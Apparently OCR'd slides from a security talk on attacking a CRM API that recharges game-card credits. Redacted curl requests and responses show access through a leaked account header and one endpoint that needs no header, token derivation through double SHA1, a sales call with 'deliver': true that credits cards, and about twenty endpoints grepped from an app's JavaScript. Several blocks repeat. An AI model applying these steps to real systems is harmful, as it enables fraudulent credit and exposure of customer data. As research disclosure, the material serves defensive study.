
- Same ENDPOINT
- Header: ACCOUNT_CODE -> Hexa 13 char
- ENDPOINT + ACCOUNT -> COMPANY

- We have the list of clients
- Google search
- Api wo ACCOUNT_CODE

WUT



```
──╼ $curl -H "Account: 6[redacted]37" https://crm.[redacted]com/api/locations -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": [
    {
      "id": "1",
      "name": "[redacted]",
      "address": "Quito [redacted], Ecuador"
      "phone": "22222733",
      "lat": "-[redacted]",
      "lng": "-[redacted]",
```




```
$curl -H "Account: 6[redacted]37" https://crm.[redacted]com/api/locations -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": [
    {
      "id": "1",
      "name": "[redacted]",
      "address": "Quito [redacted], Ecuador",
      "phone": "22222733",
      "lat": "-[redacted]",
      "lng": "-[redacted]",
```

```
$curl https://registro.[redacted].com/api/locations -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": [
    {
      "id": "1",
      "name": "[redacted]",
      "address": "Quito [redacted], Ecuador",
      "phone": "22222733",
      "lat": "-[redacted]",
      "lng": "-[redacted]",
```

CHARGE CREDIT

- Request token:

  sha1(sha1($api_key."~".$api_secret))



POST https://<account domain>/api/v2/**auth**

Authenticate your API key to obtain an access token.

Parameters


Body

apikey*	Account API key
token*	Request token

CHARGE CREDIT

- Request token:

  sha1(sha1($api_key."~".$api_secret))




POST https://<account domain>/api/v2/**auth**

Authenticate your API key to obtain an access token.

Parameters


Body

apikey*	Account API key
token*	Request token




```
[ inmacbook@Ignacios-MacBook-Pro  ~  curl --location '[redacted]/auth' --header 'Account: 5f[redacted]' \
--header 'Content-Type: application/json' --data '{"apikey": "[redacted]9","token": "6e7f3[redacted]89"}' -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "token": "4d8613[redacted]2d25b",
    "expiration": 13982
  }
}
```

CHARGE CREDIT




```
"response": [
  {
    "id": "16",
    "title": "BEST VALUE:                                    $200 Recharge",
    "code": "promo200",
    "description": "You Get:\r\n\r\n- 200 Dollars\r\n- 50 Bonus Bucks\r\n\r\nThat's a $250 value!",
    "details": "",
    "picture": "https://[redacted]/products/200-recharge.png",
    "price": "200.00",
    "tax": "0",
    "credits": "200",
    "bonus": "50",
    "courtesy": "",
    "tickets": "0.00",
    "active": "1",
```

CHARGE CREDIT




POST https://<account domain>/api/v2/**sales**

Generates a record for a manually created online sale




```
"items": [
    {
        "id": "14",
        "quantity": 1,
        "price": 2,
        "tax": 0,
        "cardnumber": 212041
    },
    {
        "id": "15",
        "quantity": 3,
        "price": 1.55,
        "tax": 0.45
    }
]
```




```
"response": [
  {
    "id": "16",
    "title": "BEST VALUE:                                $200 Recharge",
    "code": "promo200",
    "description": "You Get:\r\n\r\n- 200 Dollars\r\n- 50 Bonus Bucks\r\n\r\nThat's a $250 value!",
    "details": "",
    "picture": "https://[redacted]/products/200-recharge.png",
    "price": "200.00",
    "tax": "0",
    "credits": "200",
    "bonus": "50",
    "courtesy": "",
    "tickets": "0.00",
    "active": "1",
```

CHARGE CREDIT




POST https://<account domain>/api/v2/**sales**


Generates a record for a manually created online sale



```
"response": [
  {
    "id": "16",
    "title": "BEST VALUE:                                $200 Recharge",
    "code": "promo200",
    "description": "You Get:\r\n\r\n- 200 Dollars\r\n- 50 Bonus Bucks\r\n\r\nThat's a $250 value!",
    "details": "",
    "picture": "https://[redacted]/products/200-recharge.png",
    "price": "200.00",
    "tax": "0",
    "credits": "200",
    "bonus": "50",
    "courtesy": "",
    "tickets": "0.00",
    "active": "1",
```




```
"items": [
    {
        "id": "14",
        "quantity": 1,
        "price": 2,
        "tax": 0,
        "cardnumber": 212041
    },
    {
        "id": "15",
        "quantity": 3,
        "price": 1.55,
        "tax": 0.45
    }
]
```




contains items that ship with virtual goods such as credits, bonus, courtesy, tickets or hyperpassports, you can instruct [redacted] CRM to also perform corresponding online recharge by including a "deliver" parameter.

```
"deliver": true
```



I may be an idiot...but I'm not stupid.

ENDPOINTS


- Endpoint in apk: ~30
- All in plain text
- W params



```
└── $grep -o "API_ENDPOINT[^,]*" [redacted].js | sort
API_ENDPOINT + '/auth'
API_ENDPOINT + '/contents/terms'
API_ENDPOINT + '/context/' + (this.customer ? this.customer.id : '')
API_ENDPOINT + '/customer_cards_get_history/' + this.customer.id + '?cardnumber=' + t
API_ENDPOINT + '/customers'
API_ENDPOINT + '/customers/activate/' + t
API_ENDPOINT + '/customers/login'
API_ENDPOINT + "/customers/login/otp?token=" + Q
API_ENDPOINT + "/customers/login/otp?token=" + Q
API_ENDPOINT + '/customers/password'
API_ENDPOINT + '/customers/requestPIN/' + t
API_ENDPOINT + '/customers/' + this.customer.id
API_ENDPOINT + '/customers/' + this.customer.id
API_ENDPOINT + '/customers/' + this.customer.id + '/cards'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/' + t + '/delete'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/' + t + '/qrplay'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/update'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/validate'
API_ENDPOINT + '/customers/' + this.customer.id + '/delete'
```

